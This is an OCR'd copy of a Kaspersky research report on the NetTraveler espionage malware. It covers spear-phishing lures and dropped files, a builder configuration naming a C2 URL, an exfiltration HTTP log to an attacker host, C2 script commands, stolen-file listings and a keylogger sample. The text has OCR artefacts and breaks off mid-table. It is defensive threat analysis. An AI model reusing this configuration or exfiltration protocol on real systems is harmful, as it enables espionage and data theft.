KASPERSKY lab

NetFile-801.exe

版权所有 (C) 2004

THE NETTRAVELER (AKA 'TRAVNET')

AUTHOR GLOBAL RESEARCH AND ANALYSIS TEAM

THE NETTRAVELER

PART 1 (PUBLIC):

- Executive summary
- Attack analysis
- C&C infrastructure
- Statistics
- Mitigation
- Conclusions

PART 2 (CONTACT US FOR MORE INFORMATION: INTELREPORTS@KASPERSKY.COM):

- Victim analysis and profiles
- Command and Control (C&C) infrastructure and operation
- Attribution information

1. EXECUTIVE SUMMARY

This report describes multiple cyber-espionage campaigns that have successfully compromised more than 350 high profile victims in 40 countries. The focus of the paper is to describe NetTraveler, which is the main tool used by the threat actors during these attacks.

NetFile-801.exe
版权所有 (C) 2004 (1)

The name “NetTraveler” comes from an internal string which is present in early versions of the malware: “NetTraveler Is Running!”. This malware is used by APT actors for basic surveillance of their victims. Earliest known samples have a timestamp of 2005, although references exist indicating activity as early as 2004. The largest number of samples we observed were created between 2010 and 2013.

Known targets of NetTraveler (also known as ‘Travnet’ or “Netfile”) include Tibetan/Uyghur activists, oil industry companies, scientific research centers and institutes, universities, private companies, governments and governmental institutions, embassies and military contractors.

The NetTraveler backdoor is often used together with other malware families. During the analysis of one of the command and control (C&C) servers, we observed how the attackers deployed different backdoors to the victims’ machines. These include the malware known as “Saker” also known as “Xbox” (known filenames: “update.exe”, “updata.exe” or “xbox.exe”) and “PCRat” / ”Zegost”. This report includes a full description of the “Saker/Xbox” backdoor as well.

The attacks use spear-phishing e-mails with malicious Microsoft Office documents as attachments. Gathered data includes file system listings, keylogs, various types of documents (.doc, .xls, .ppt, .pdf, etc...) and other private information. We have calculated the amount of stolen data stored on C&C servers to be 22+ gigabytes. However this data represents only a small fraction which we managed to see - the rest of the it had been previously downloaded and deleted from the C&C servers by the attackers.

2. ATTACK ANALYSIS

NetTraveler victims get infected through spear-phishing attacks using Office documents which exploit two publicly known vulnerabilities -- CVE-2012-0158 and CVE-2010-3333. Although these vulnerabilities have been patched by Microsoft, they remain effective and are among the most exploited in targeted attacks.

During our analysis, we did not see any advanced use of zero-day vulnerabilities or other malware techniques such as rootkits. It is therefore surprising to observe that such unsophisticated attacks can still be successful with high profile targets.

2.1 POINT OF ENTRY: SPEAR-PHISHING EXAMPLES

We are listing below several NetTraveler spear-phishing examples observed during the course of this investigation

MD5	29a420e52b56bfadf9f0701318524bef
Create date (GMT)	2011-04-27 10:10:00
Size	274,291
Vulnerability Targeted	CVE-2010-3333

This spear-phish targeted CVE-2010-3333, a very popular vulnerability exploited in many attacks. The development of this version of the exploit delivers a large, easily identified "0x4141" NOP sled prior to its shellcode, shedding some light on the immaturity of the development behind the effort. More interesting is that the target in India received this file titled "Army Cyber Security Policy 2013.doc", and the accompanying benign and empty decoy Word document is dropped to the temp folder and opened with Word as "Jallianwala Bagh massacre a deeply shameful act.doc" (MD5: e617348b8947f28e2a280dd93c75a6ad).

Kaspersky Lab verdict: Exploit.MSWord.CVE-2010-3333.cl

The exploit drops

> %temp%\netmgr.dll
> %temp%\netmgr.exe
> %temp%\perf2012.ini
> %temp%\sysinfo2012.dll
> %temp%\winlogin.exe

The malware command and control server script is at "hxxp://www.faceboak.net/2012nt/nettraveler.asp".

MD5	b600089a93275fa93558695b707b87ad
Create date (GMT)	2011-04-27 10:10:00
Size	274,291
Vulnerability Targeted	CVE-2010-3333

Filename: "invitation.doc"

Decoy filename: "mailnew.doc" (empty)

Kaspersky Lab verdict: Exploit.MSWord.CVE-2010-3333.cl

Drops:

> %temp%\netmgr.dll
> %temp%\netmgr.exe
> %temp%\perf2012.ini
> %temp%\enumfs.ini
> %temp%\dnlist.ini
> %temp%\sysinfo2012.dll
> %temp%\winlogin.exe

MD5	6eb5932b0ed20f11f1a887bcfbdde10f
Create date (GMT)	2011-04-27 10:10:00
Size	274,291
Vulnerability Targeted	CVE-2010-3333

Filename: "Report - Asia Defense Spending Boom.doc"

Decoy filename: "Report--Asia Defense Spending Boom.doc" (empty) (MD5: e617348b8947f28e2a280dd93c75a6ad)


Kaspersky Lab verdict: Exploit.MSWord.CVE-2010-3333.cl

Drops:

> %windir%\system\config_t.dat
> %windir%\system32\enumfs.ini
> %windir%\system32\dnlist.ini
> %windir%\system32\lasex.dll
> %windir%\system32\system_t.dll

MD5	917e36946c67414a988f6878d9d0cdfe
Create date (GMT)	2011-04-27 10:10:00
Size	252,275
Vulnerability Targeted	CVE-2010-3333

E-mail spear-phishing sample entitled “His Holiness the Dalai Lama’s visit to Switzerland day 4”.




Multiple decoy images depicting a large Tibetan audience, and the Dalai Lama speaking

Attachment filename: “His Holiness the Dalai Lama’s visit to Switzerland Day 3.doc”
Decoy filename: “His Holiness the Dalai Lama’s visit to Switzerland Day 3.doc”

Kaspersky Lab verdicts: Exploit.MSWord.CVE-2010-3333.ci

Drops:

> %AppData%\Adobe\netmgr.dll
> %AppData%\Adobe\netmgr.exe
> %AppData%\Adobe\perf2012.ini
> %AppData%\Adobe\sysinfo2012.dll
> %AppData%\Adobe\enumfs.ini
> %temp%\winlogin.exe




MD5	36ed86602661bb3a7a55e69fde90ee73
Create date (GMT)	2011-04-27 10:10:00
Size	252,275
Vulnerability Targeted	CVE-2010-3333

Filename: "BJP won't dump Modi for Nitish NDA headed for split.doc"
Decoy filename: "BJP won't dump Modi for Nitish NDA headed for split.doc"

Kaspersky Lab verdict: Exploit.MSWord.CVE-2010-3333.ci

Drops:

> %AppData%\Adobe\netmgr.dll
> %AppData%\Adobe\netmgr.exe
> %AppData%\Adobe\perf2012.ini
> %AppData%\Adobe\sysinfo2012.dll
> %AppData%\Adobe\enumfs.ini
> %temp%\winlogin.exe



Decoy document with text related to politics in India.

MD5	059a7482efee3b2abf67c12d210cb2f7
Create date (GMT)	2011-04-27 10:10:00
Size	225,139
Vulnerability Targeted	CVE-2010-3333

Filename: “Activity Details.doc”

Decoy filename: “Activity Details.doc” (empty)

Kaspersky Lab verdict: Exploit.MSWord.CVE-2010-3333.ci

Drops:

> %AppData%\Adobe\netmgr.dll

> %AppData%\Adobe\netmgr.exe

> %AppData%\Adobe\perf2012.ini

> %temp%\winlogin.exe files.

MD5	63494c74db9bfc2bba3983698c952de9
Create date (GMT)	2011-04-27 10:10:00
Size	234,355
Vulnerability Targeted	CVE-2010-3333

Filename: “Fax13-0417.doc”

Decoy filename: “Fax13-0417.doc” (empty)

Kaspersky Lab verdict: Exploit.MSWord.CVE-2010-3333.ci

Drops

> %AppData%\Adobe\netmgr.dll

> %AppData%\Adobe\netmgr.exe

> %AppData%\Adobe\perf2012.ini

> %AppData%\Adobe\sysinfo2012.dll

> %AppData%\Adobe\enumfs.ini

> %temp%\winlogin.exe

MD5	151e5d1bb8142835633cfd398e2e0ca3
Create date (GMT)	2011-04-27 10:10:00
Size	225,139
Vulnerability Targeted	CVE-2010-3333

Filename: “The Prayer.doc”

Decoy filename: “Freedom of Speech.doc” (empty)

Kaspersky Lab verdict: Exploit.MSWord.CVE-2010-3333.ci

Drops

> %AppData%\Adobe\netmgr.dll

> %AppData%\Adobe\netmgr.exe

> %AppData%\Adobe\ie.log

> %AppData%\Adobe\perf2012.ini

> %temp%\winlogin.exe

MD5	f4f14d4a1e34f62eeb9a90b5c8b2cfc1
Create date (GMT)	2011-04-27 10:10:00
Size	225,139
Vulnerability Targeted	CVE-2010-3333

Filename: “23948-report.doc”

Decoy filename: “Report.doc” (empty)

Kaspersky Lab verdict: Exploit.MSWord.CVE-2010-3333.ci

Drops

> %AppData%\Adobe\netmgr.dll

> %AppData%\Adobe\netmgr.exe

> %AppData%\Adobe\enumfs.ini

> %AppData%\Adobe\perf2012.ini

> %temp%\winlogin.exe

MD5	e5954b8204eb321d20bed4a86b3cef34
Create date (GMT)	
Size	414,703
Vulnerability Targeted	CVE-2010-3333

Filename: “Alban Tushaal Jagsaalt.doc”

Decoy filename: “document.doc” (Mongolian text)

Kaspersky Lab verdict: Exploit.MSWord.CVE-2010-3333.ci

Drops

> %temp%\smcs.exe

> %windir%\system\config_t.dat

> %windir%\system32\6to4ex.dll

> %windir%\system32\svchost.log

MD5	0e2b10015fe52b7ea77a213f0c330557
Create date (GMT)	2012-06-29 08:31:45
Size	222,208
Vulnerability Targeted	CVE-2012-0158

Filename: “data.xls” (empty decoy)

Kaspersky Lab verdict: Exploit.Win32.CVE-2012-0158.y

Drops:

> %temp%\enumfs.ini

> %temp%\sysinfo2012.dll

> %temp%\dnlist.ini

> %temp%\netmgr.dll

> %temp%\perf2012.ini

> %temp%\netmgr.exe

БХЯ-НЫ ЗАРИМ УДИРДАХ АЛБАН ТУШААЛТНЫ ЖАГСААЛТ

Нэрс	*Албан тушаал*
Ж.Энхбаяр	***Батлан хамгаалахын сайд***
С.Баасанхүү	***Батлан хамгаалахын дэд сайд***
дэслэгч генерал Ц.Тогоо	***Төрийн нарийн бичгийн дарга***
хошууч генерал Д.Мягмар	*Сайдын зөвлөх*
хошууч генерал Н.Жалбажав	*Сайдын зөвлөх*
хошууч генерал Б.Шагдар	*Сайдын зөвлөх*
бригадын генерал Д.Баярсайхан	***Стратегийн удирдлага төлөвлөлтийн газ***
хурандаа Ч.Баттулга	*тус газрын орлогч дарга*
хурандаа Б.Амгаланбаатар	*Дайчилгааны хэлтсийн дарга*
хошууч генерал Я.Чойжамц	*Төрийн захиргааны удирдлагын газрын дарга*
хурандаа О.Нямчулуун	*тус газрын орлогч дарга*
хурандаа Ө.Батмөнх	*тус газрын Тасгийн дарга, ахлах мэргэжилтэн*
дэд хурандаа Төрмөнх	*тус газрын Хэвлэл, мэдээлэл олон нийттэй ха тасгийн дарга*
хурандаа Х.Батсайхан	***Бодлогын хэрэгжилтийг зохицуулах газры***
хурандаа Б.Батбаяр	*тус газрын орлогч дарга*
хурандаа Б.Батбаяр	*тус газрын Барилга захиалагчийн албаны дар*

Decoy document with Mongolian writing

2.3 INSTALLED MALWARE, FUNCTIONALITY, PERSISTENCE


NetTraveler is an automatic data exfiltration tool, designed to extract large amounts of private information from the victim's system over long periods of time. The malware uses compression techniques and a fail-safe protocol to ensure that uploaded data is safely transferred to the attacker's C2s.

By default, NetTraveler exfiltrates common file types such as DOC, XLS, PPT, RTF and PDF. For a full list, see the detailed backdoor analysis below. The backdoor configuration can however be extended with special options to steal other file types. Here's one such extended configuration recovered from an attack against a victim working in the oil industry:

It is clear that the attackers are also collecting files of type ".cdr" (Corel Draw designs), ".dwg", ".dxf", ".cdw", ".dwf" (AutoCAD projects) and some configuration files ".cfn" and ".cfg".

The various parameters of the malware are configured with a builder, which allows the attackers to change things such as the list of stolen files extensions, C2 address and so on:

```
WebPage=http://www.mailyandexru.com/newsinfo/news/dochunter.asp
RecentPath=C:\Documents and Settings\[redacted],Recent
MyDocumentPath=C:\Documents and Settings\[redacted]
OutTimeOfYear=2008
OutTimeOfMonth=1
OutTimeOfDay=1
MaxFileSize=66666
AddFileType=.cdw .dwg .cdr .dxf .dwf .cfn .cfg
CDDiskFlag=1
ServiceName=NWCWorkstation
[Other]
UP=0
[OtherTwo]
AutoCheck=1
CheckedSuccess=1
```



NetTraveler configuration GUI

2.4 EXFILTRATED DATA

Exfiltrated data is encoded with a custom compression and encoding library, which produces files which resemble BASE64. The data is transferred to the command and control servers via HTTP requests such as:

```
123.25 www.pkspring.net - [28/May/2013:10:28:52 +0000] "GET /asp/nettraveler.asp
?hostid=88D79F72&hostname=admin1&hostip=192.168.0.2&filename=FileList-0528-122634.ini&fil
estart=54272&filetext=123hrJuZhocLWoHW1-VrvzWbTZzMRucAhxsePmSMf8OqV7Wz-ezC61tHrsY7Zx-uyRz
ZfkfkzU2(                                                                    7MVlQzPA
WvVIwgs6l                                                                    /eEnWUM2
JNsWN293l                                                                    1a/6LB/j
sEfHdv03j                                                                    189irmyv
IdsKs3oFl                                                                    LrzvrreD
GYw4cH-dl                                                                    !9Nt/c3h
vRn-sZKIl                                                                    olevB2L-
7j7hGxZtl                                                                    1QDrhp6b
7Lc2m8yHl                                                                    !/cYe--K
ncKbjiu217645dwuOd45cJG3hNoK-uLncMrU3jmY54mZua91xGb/HnnY5jr7gWmPvjL3D9uKAa-9/NuPRzE/la261
xkszSPW7rzQRXAuzhPdb/O4x/jufOZyGTqkDiC0pxJt3pbxvdFn1wwsyA2cOLNg9K3/ HTTP/1.1" 200 25 "-"
"Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0)"
```

Encoded data

2.5 OVERLAP WITH RED OCTOBER

Note: for our analysis of the Red October campaign, see: https://www.securelist.com/en/blog/785/The_Red_October_Campaign_An_Advanced_Cyber_Espionage_Network_Targeting_Diplomatic_and_Government_Agencies

During our analysis of NetTraveler infections, we identified several victims that were infected both by NetTraveler and Red October. Although we see no direct links between the NetTraveler attackers and the Red October threat actor, the existence of victims infected by both of these campaigns is interesting.

These victims are:

> A Military Contractor in Russia
> An Embassy in Iran
> An Embassy in Belgium
> An Embassy in Kazakhstan
> An Embassy in Belarus
> A Government entity in Tajikistan

These infections indicate that certain high profile victims are targeted by multiple threat actors; the target information is a valuable commodity.

2.6 CONNECTIONS WITH OTHER CAMPAIGNS

To better identify core NetTraveler actors and delineate the groups from one another, we collect and categorize various Tactics, Techniques, and Procedures (TTPs) employed by these adversaries throughout their operations. The attacker's IP operation ranges, overlaps with that of a malware family known as "Zegost". For instance, one of the command and control servers that is part of the infrastructure, is a well-known C2 for multiple Zegost variants, still active as of May 2013. The targets and command and control domain naming scheme indicates a connection between the Lurid/Enfal attackers and NetTraveler. Some of the NetTraveler C2's are used to distribute a malware known as "Saker" or "Xbox", which is delivered as an "update" to the NetTraveler victims.

Note: more details about the connections between NetTraveler and other campaigns is available in our private report. Contact us at intelreports@kaspersky.com for more details.

3. COMMAND AND CONTROL SERVERS AND INFRASTRUCTURE

During our monitoring period, we observed more than 100 command and control URLs, pointing to multiple servers in the United States, China and Hong Kong.

The command and control servers generally run IIS 6/7, as the C2 backend is an ASP (Microsoft Active Server Pages) script.


To transfer stolen data from the command and control servers, the attackers use FTP on top of VPN connections through a server in the US hosted by Krypt Technologies. The infrastructure is secured by allowing FTP access only to remote users coming from predefined IPs, including the VPN provider in the US.

During our investigation, we analyzed several hundred NetTraveler samples and configuration files, which use more than 30 different C&C servers. The list below includes the script names that we have seen on these servers and confirmed as malicious:

aasogspread.asp, adfsdfclnggsldfc.asp, advertisingservicesa3sb.asp, aneywsf.asp, apple.asp, applebag005.asp, azarweforrell.asp, azofjeljgo648rl.asp, certify.asp, dochunter.asp, dochunter1.asp, dochunteradfaefaer.asp, fish.asp, happy.asp, heritage.asp, huyuio67.asp, little.asp, madmaswhbe.asp, nethttpfile.asp, netpass.asp, nettraveler.asp, orphaned.asp, rice.asp, sabcfsf.asp, shenghai.asp, time.asp, update.asp, weathobloe.asp, yegnfvhemc.asp

All the known command and control servers perform the same basic functions - for a description of the supported functionality, see below.

NetTraveler Command and Control Servers Map



3.1 DESCRIPTION OF C2 SCRIPT FUNCTIONALITY

The main function of Command and Control servers is to collect stolen data from the victims. Stolen data is stored in the exact format it was sent from the victim's PC, without any additional encoding or obfuscation.

Here's a listing of how a folder storing stolen victim data could look on the C&C server:

Name	Date modified	Type	Size
@@@doc@@@U2011-05-02-20-26-D0A6B042684608363F3D4200C7BD50EE.bak	4/24/2013 3:14 AM	BAK File	20,769 KB
@@@doc@@@U2011-05-06-05-45-CADCD00DFFF960977E2A17156475D4AF.bak	4/24/2013 2:43 AM	BAK File	17,548 KB
@@@ppt@@@U2013-04-17-11-38-4DB0C55620484C760D5939A6EB3B338D.bak	4/24/2013 12:10 AM	BAK File	4,649 KB
@@@PDF@@@U2011-04-18-12-32-381D7DA5EFA67BB23DFFA3F6D94AF908.bak	4/24/2013 12:45 AM	BAK File	4,489 KB
@@@doc@@@U2009-03-02-13-24-320800F088049A9476C329757E9FA551.bak	4/24/2013 3:20 AM	BAK File	377 KB
@@@pdf@@@U2010-09-07-05-47-0FED372887EED5750150B057E49F083D.bak	4/24/2013 3:17 AM	BAK File	310 KB
@@@doc@@@U2011-08-10-12-17-C3EE6EF0B1F6D0A825919CEC335A7D92.bak	4/24/2013 12:12 AM	BAK File	132 KB
@@@pdf@@@U2010-09-07-05-45-22EAA56E4BE6561C678D3117DEF8373E.bak	4/24/2013 3:15 AM	BAK File	90 KB
@@@doc@@@U2013-02-22-13-07-6F78ED67D65518DFB5EB68EB747B13E3.bak	4/24/2013 12:16 AM	BAK File	42 KB
@@@doc@@@U2013-04-02-12-55-BCDAE84B900B1BE932E41AD19DA55C76.bak	4/24/2013 12:18 AM	BAK File	42 KB
@@@doc@@@U2013-04-02-12-39-3E7B02F97F42680EC312FD4C5C0C6DE2.bak	4/24/2013 12:19 AM	BAK File	42 KB
@@@doc@@@U2012-07-06-09-19-387F7EDB406E1DE4F97205E9B615128A.bak	4/24/2013 12:12 AM	BAK File	42 KB
@@@doc@@@U2013-03-05-07-26-3A44C7BD51DAE399D93C10C66206E7AE.bak	4/24/2013 12:17 AM	BAK File	42 KB
@@@doc@@@U2012-07-06-04-30-FEEF55AD3DA42E76D58AF74FFE433B39.bak	4/24/2013 12:15 AM	BAK File	42 KB
@@@doc@@@U2012-09-02-08-49-005EB531032557EF5D369F3BB5F5F8E0.bak	4/24/2013 12:13 AM	BAK File	42 KB
@@@doc@@@U2013-01-09-09-46-6E88B45A381F834DD41188299C5C8F18.bak	4/24/2013 12:16 AM	BAK File	41 KB
@@@doc@@@U2013-01-09-09-52-C42F4C2A997EF554C4CC5C9ECCBC22C3.bak	4/24/2013 12:16 AM	BAK File	41 KB
@@@doc@@@U2013-01-09-11-27-F80D5EE7F986C8A1B1FFBE68C399F505.bak	4/24/2013 12:17 AM	BAK File	41 KB
@@@doc@@@U2012-09-02-09-32-90F6D47E6E89301BEB24DB32E6AF4EF9.bak	4/24/2013 12:13 AM	BAK File	40 KB
@@@doc@@@U2012-11-01-03-48-65697244CE60066DF7681DCD5C073B9A.bak	4/24/2013 12:14 AM	BAK File	40 KB
@@@doc@@@U2012-05-10-09-46-1C9BAC526C096D2288B066AE72884C38.bak	4/24/2013 12:15 AM	BAK File	39 KB
@@@doc@@@U2012-07-09-07-54-0DFCCAB2B34F76D91FE308AABC7DA662.bak	4/24/2013 12:13 AM	BAK File	37 KB

The uploaded data can be either a document file, a keylogger backlog or a system information profile. Here's how a decoded system information profile looks like:

```
[Computer Information]
Conputer: [redacted]5EF38F
User Name: Administrator
Ip Address: 172.16.65.135
Operating System: Microsoft Windows XP Service Pack 3 (Build 2600)

Disk Space: Total disk space:11GB,Remaining disk space:2GB(for 18.18%)
CPU: GenuineIntel x86 Family 6 Model 58 Stepping 9 3392MHZ
Physical memory: Total physical memory:511MB,The available memory:171MB (for33.51%)

[Processes List]
   0 [System Process]
   4 System
 384 smss.exe
 604 csrss.exe
 628 winlogon.exe
 672 services.exe
 684 lsass.exe
 840 vmacthlp.exe
 852 svchost.exe
 936 svchost.exe
1028 svchost.exe
1084 svchost.exe
1128 svchost.exe
1504 explorer.exe
1620 spoolsv.exe
```

System profile, filename is of the form '@@@dll@@@travlerbackinfo-[date/time].bak'

The system profile includes an IPCONFIG output as well as a list of user accounts in the machine. If the malware install includes the "NetPass" module, a keylogger will silently collect all typed data, together with window names. This produces logs like the following (in decoded format):

```
[03/31/2013 20:27:58] (Экспресс-панель - Opera)


password
x817hshd7123

[03/31/2013 20:28:27] (Program Manager)

[N][E][W][Backspace][Backspace][Backspace]new files

[03/31/2013 20:35:25] ((1) [redacted]- Сообщения - Opera)

[G][J] [G][H][F][D][F][V] [?][T][Y][O][B][Y][Backspace][Backspace][Backspace]
```

Sample decrypted log from the keylogging module

The command and control scripts implement several functions to communicate with the victim; during our analysis, we observed four different generations of these scripts, with various degrees of complexity. The main function of the C&C script saves stolen data to a folder in the C2 root, unless the request variable "action" is defined, in which case, it performs one of the following commands:

Command "action")	Purpose	Script generation
getdata	Read list of commands from the configuration file (eg. "nettraveler.txt") and send it to the victim. Commands can be "UNINSTALL", "RESET", "UPDATE", "UPLOAD". For a description of these commands see the technical appendix.	nettraveler.asp
updated	Report to the C2 a successful exfiltration of victim's data.	nettraveler.asp
getemail	Read a template file (eg. "email.eml") and send to victim	nettraveler.asp
gotemail	Delete template from C2 ("email.eml")	nettraveler.asp
datasize	Report filesize of additional backdoor module (eg. "updata.exe")	nettraveler.asp
getcmd	Get specific individual commands to be executed on the victim's machine.	nettraveler.asp
gotcmd	Delete specific individual command for the victim from the C2	nettraveler.asp
gettext	Send a specific text file from the C2 to the victim (eg. "nethttpfile.txt")	happy.asp
downloaded	Same as "updated" command	happy.asp
downloadsize, updatesize	Same as datasize	happy.a

